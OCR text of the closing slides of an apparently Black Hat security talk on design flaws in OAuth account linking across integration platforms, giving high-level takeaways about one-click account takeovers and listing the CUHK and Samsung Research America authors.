
OAuth Client
a.k.a. Relying Party (RP)

Authorization Server (AS)
a.k.a. Identity Provider (IdP)



Theoretical Attack only ← **Trusted** IdPs


Summary: Taxonomy of our NEW Attacks



Black Hat Sound Bytes

- OAuth-based **Account Linking** in integration platforms has critical **design flaws**
- **1-Click Account Takeovers** still exploitable in-the-wild
- **One Hack to Rule Them All:**
  - **Pervasive impact across all well-known brands**, covering almost entire Internet
  - **All Apps/Services** integrated with these vulnerable platforms are impacted
  - Until platform fixes, **all users** (including you) **can be victims**
- Urgent need for **industrial standards** to secure the entire ecosystem

Thank you



Kaixuan Luo*
PhD Candidate


Xianbo Wang
PhD Candidate
@sanebow

Wing Cheong Lau
Professor

MobiTeC
Mobile Technologies Centre

香港中文大學
The Chinese University of Hong Kong

* Part of the work done while interning at Samsung



Adonis Fung
Director of Engineering, Security
Samsung Research America

Julien Lecomte
Head of Software Engineering & Operations
Samsung Research America

Samsung Research America